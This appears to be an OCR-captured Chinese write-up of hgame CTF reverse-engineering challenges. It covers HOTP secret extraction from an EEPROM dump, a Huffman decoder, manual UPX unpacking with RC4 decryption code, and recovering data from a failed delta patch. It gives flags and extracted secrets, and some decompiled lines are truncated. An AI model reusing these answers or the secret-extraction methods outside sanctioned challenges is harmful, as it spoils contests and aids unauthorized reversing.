
观察 `EepromData::tryUnserialize` 方法，发现从EEPROM中读取32字节数据。

```
44  R17R16 = NULL;
45  do {
46    param_1 = R17R16;
47    *(undefined3 *)(uVar3 - 0x22) = 0x495;
48    param_1._0_1_ = (OtpState)eeprom_read_byte((uint8_t *)param_1);
49    Z = R15R14 + 1;
50    *R15R14 = param_1._0_1_;
51    R15R14 = Z;
52    bVar1 = (char)R17R16 + 1;
53    R17R16._1_1_ = R17R16._1_1_ - (((char)R17R16 != -1) + -1);
54    R17R16 = (OtpState *)CONCAT11(R17R16._1_1_,bVar1);
55  } while (bVar1 != 32 || R17R16._1_1_ != (char)(R1 + (bVar1 < 32)));
```

之后对EEPROM头部4字节内容（Y+0~Y+3）进行某种判断，通过则读取剩余28字节内容至 `state` 。

```
param_1._0_1_ = *(OtpState *)(Y + 1);
param_1._1_1_ = *(byte *)(Y + 2);
X._0_1_ = *(byte *)(Y + 3);
X._1_1_ = *(char *)(Y + 4);
bVar1 = param_1._1_1_ - (((byte)param_1._0_1_ < 0xbe) + -0x46);
bVar6 = param_1._1_1_ < 0xba || (byte)(param_1._1_1_ + 0x46) < ((byte)param_1
cVar2 = (byte)X - (bVar6 + -2);
X._1_1_ = X._1_1_ - (((byte)X < 0xfe || (byte)((byte)X + 2) < bVar6) + -0x36)
X = (OtpState *)CONCAT11(X._1_1_,cVar2);
if (((param_1._0_1_ == (OtpState)0xbe && bVar1 == 0) && cVar2 == 0) && X._1_1
  param_1 = (OtpState *)CONCAT11(bVar1,28);
  Z = (OtpState *)(Y + 5);
  X = &state;
  do {
    pOVar5 = Z;
    pOVar4 = X;
    Z = Z + 1;
    R0 = *pOVar5;
    X = (OtpState *)(X->counter + 1);
    pOVar4->counter[0] = (uint8_t)R0;
    param_1._0_1_ = (OtpState)((char)param_1._0_1_ + -1);
  } while (param_1._0_1_ != (OtpState)0x0);
```

那么显然可以方便地从EEPROM镜像中读出 `secret` 和计数器。



`secret`：`32 1C 31 D4 94 54 85 42 44 DE 86 CC 4A B6 DD F4 35 42 90 52`，初始计数器值为`92 05 00 00 17 CD 92 3A`=4220661299467519378。

通过同样方法可以计算出计数器+32与+64时的HOTP `Y1`和`Y2`，分别为431432和187457。

`hgame{283942_633153_431432_187457}`

> ❔ 如果你拥有相符的硬件，也可以选择动态调试，这会极大降低本题的难度。

RE


Compress dot new

函数式Huffman编码，核心在于递归的有序序列插入。可以使用AI直接看出算法并写出exp。


```python
import json
import typing as ty

with open(input("Path?> "), "rt") as f:
    tree_json, str_encoded = f.readlines()

tree = json.loads(tree_json)

codes: dict[str, str] = {}
queue: list[tuple[ty.Any, str]] = []
queue.append((tree, ""))
while len(queue) > 0:
    node, path = queue.pop(0)
    if "s" in node:
        codes[path] = chr(node["s"])
    else:
        queue.append((node["a"], path + "0"))
        queue.append((node["b"], path + "1"))

result = ""
current_code = ""
for bit in str_encoded:
    current_code += bit
    if current_code in codes:
        result += codes[current_code]
        current_code = ""

print(result)

```

Turtle


upx头和特征都被修改，脱壳机无效，只能手脱



esp脱壳定律，打断点后跳到程序入口



dump文件


Scylla x64 v0.9.8
File
Imports
Trace
Misc
Help
Attach to an active process
26160 - Turtle.exe - C:\Users\LYH\Desktop\attachment\Turtle.exe
Pick DLL
Imports
kernel32.dll (23) FThunk: 000091F4
msvcrt.dll (30) FThunk: 000092B4
kernel32.dll (3) FThunk: 0001503C
Show Invalid
Show Suspect
Clear
IAT Info
OEP
00000000004014E0
VA
00000000004091F4
Size
0000BE60
IAT Autosearch
Get Imports
Actions
Autotrace
Dump
Dump
PE Rebuild
Fix Dump
Log
IAT Search Adv: Found 53 (0x35) possible IAT entries.
IAT Search Adv: Possible IAT first 00000000004091F4 last 000000000041504C entry.
IAT Search Adv: IAT VA 00000000004091F4 RVA 00000000000091F4 Size 0xBE60 (48736)
IAT Search Nor: IAT VA 00000000004091EC RVA 00000000000091EC Size 0x01B8 (440)
IAT parsing finished, found 56 valid APIs, missed 5 APIs
DIRECT IMPORTS - Found 0 possible direct imports with 0 unique APIs!
Imports: 56
Invalid: 0
Imagebase: 0000000000400000
Turtle.exe

修复IAT表，脱壳完成

打开后很清晰的可以看出是两个rc4，sub_401550函数进行init，sub_40163E为rc4函数，sub_40175A为魔改rc4

先对key进行校验，再用key对flag进行校验，逻辑比较简单

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define SBOX_SIZE 256

void init(unsigned char *key, int length, unsigned char *S) {
    int i, j = 0;
    unsigned char temp;

    for (i = 0; i < SBOX_SIZE; i++) {
        S[i] = i;
    }

    for (i = 0; i < SBOX_SIZE; i++) {
        j = (j + S[i] + key[i % length]) % SBOX_SIZE;

        temp = S[i];
        S[i] = S[j];
        S[j] = temp;
    }
}

```

```c
void fun1(unsigned char *data, int length, unsigned char *S) {
    int i = 0, j = 0, k;
    unsigned char temp;

    for (k = 0; k < length; k++) {
        i = (i + 1) % SBOX_SIZE;
        j = (j + S[i]) % SBOX_SIZE;

        temp = S[i];
        S[i] = S[j];
        S[j] = temp;

        unsigned char rnd = S[(S[i] + S[j]) % SBOX_SIZE];

        data[k] ^= rnd;
    }
}

void fun2(unsigned char *data, int length, unsigned char *S) {
    int i = 0, j = 0, k;
    unsigned char temp;

    for (k = 0; k < length; k++) {
        i = (i + 1) % SBOX_SIZE;
        j = (j + S[i]) % SBOX_SIZE;

        temp = S[i];
        S[i] = S[j];
        S[j] = temp;

        unsigned char rnd = S[(S[i] + S[j]) % SBOX_SIZE];

        data[k] += rnd;
    }
}

int main() {
    unsigned char key0[] = "yekyek";
    unsigned char key[] = {0xCD, 0x8F, 0x25, 0x3D, 0xE1, 0x51, 0x4A};
    unsigned char cipher[] = {
    0xF8, 0xD5, 0x62, 0xCF, 0x43, 0xBA, 0xC2, 0x23,
    0x15, 0x4A, 0x51, 0x10, 0x27, 0x10, 0xB1, 0xCF,
    0xC4, 0x09, 0xFE, 0xE3, 0x9F, 0x49, 0x87, 0xEA,
    0x59, 0xC2, 0x07, 0x3B, 0xA9, 0x11, 0xC1, 0xBC,
    0xFD, 0x4B, 0x57, 0xC4, 0x7E, 0xD0, 0xAA, 0x0A
    };

```

```
71      unsigned char S[SBOX_SIZE];
72
73      int key0_length = sizeof(key0) - 1;
74      int key_length = sizeof(key);
75      int cipher_length= sizeof(cipher);
76
77      init(key0, key0_length, S);
78      fun1(key, key_length, S);
79
80      init(key, key_length, S);
81      fun2(cipher, cipher_length, S);
82      printf("%s\n", cipher);
83
84      return 0;
85  }
86
```

Delta Erro0000ors

题目思路来源于AmateursCTF 2024的一个原题

ApplyDeltaB函数会先完成增量压缩的部分，然后进行hash的验证。如果我将这段hash给patch之后，就无法通过验证会导致ApplyDeltaB函数运行错误，但是增量压缩的部分依旧会完成，我们可以在内存里找到这部分内容（由于Source跟Target的差距很大）。就像下面这样

```
00177BF9D38F0 db  53h ; S
00177BF9D38F1 db  65h ; e
00177BF9D38F2 db  76h ; v
00177BF9D38F3 db  65h ; e
00177BF9D38F4 db  6Eh ; n
00177BF9D38F5 db  20h
00177BF9D38F6 db  73h ; s
00177BF9D38F7 db  61h ; a
00177BF9D38F8 db  79h ; y
00177BF9D38F9 db  73h ; s
00177BF9D38FA db  20h
00177BF9D38FB db  79h ; y
00177BF9D38FC db  6Fh ; o
00177BF9D38FD db  75h ; u
00177BF9D38FE db  27h ; '
00177BF9D38FF db  72h ; r
00177BF9D3900 db  65h ; e
00177BF9D3901 db  20h
00177BF9D3902 db  72h ; r
00177BF9D3903 db  69h ; i
00177BF9D3904 db  67h ; g
00177BF9D3905 db  68h ; h
00177BF9D3906 db  74h ; t
00177BF9D3907 db  21h ; !
00177BF9D3908 db  21h ; !
00177BF9D3909 db  21h ; !
00177BF9D390A db  21h ; !
00177BF9D390B db    0
```

程序的逻辑很简单，对输入进行增量patch。然后由于patch了hash导致ApplyDeltaB运行错误，程序发起一个异常，进入异常处理 。

```
.text:00000001400012B7                  mov     qword ptr [rsp+158h+var_138+8], 45h ; 'E'
.text:00000001400012C0
.text:00000001400012C0 loc_1400012C0:                           ; DATA XREF: .rdata:0000000140003A2C↓o
.text:00000001400012C0 ;   __try { // __except at loc_14000134B
.text:00000001400012C0                  movups  xmm0, [rsp+158h+var_138]
.text:00000001400012C5                  movaps  [rsp+158h+var_108], xmm0
.text:00000001400012CA                  movsd   xmm1, [rsp+158h+var_128]
```

```
003A20                  UNWIND_CODE <0Bh, 70h>  ; UWOP_PUSH_NONVOL
003A22                  align 4
003A24                  dd rva __C_specific_handler
003A28                  dd 1
003A2C                  C_SCOPE_TABLE <rva loc_1400012C0, rva loc_14000134B, 1, \
003A2C                                 rva loc_14000134B>
```

```
0140001346
0140001346 loc_140001346:                               ; CODE XREF: main+1DE↑
0140001346                  jmp     loc_1400014B6
0140001346 ;   } // starts at 1400012C0
014000134B ; ---------------------------------------------------------------
014000134B
014000134B loc_14000134B:                               ; DATA XREF: .rdata:00
014000134B ;   __except(1) // owned by 1400012C0
014000134B                  lea     rcx, aSevenEatsTheHa ; "Seven eats the
```

可以nop掉jmp，让ida正常进行反编译


然后程序给了我们一次回填被修改的hash的机会


程序会拿增量之后的内容加密flag，比较密文。

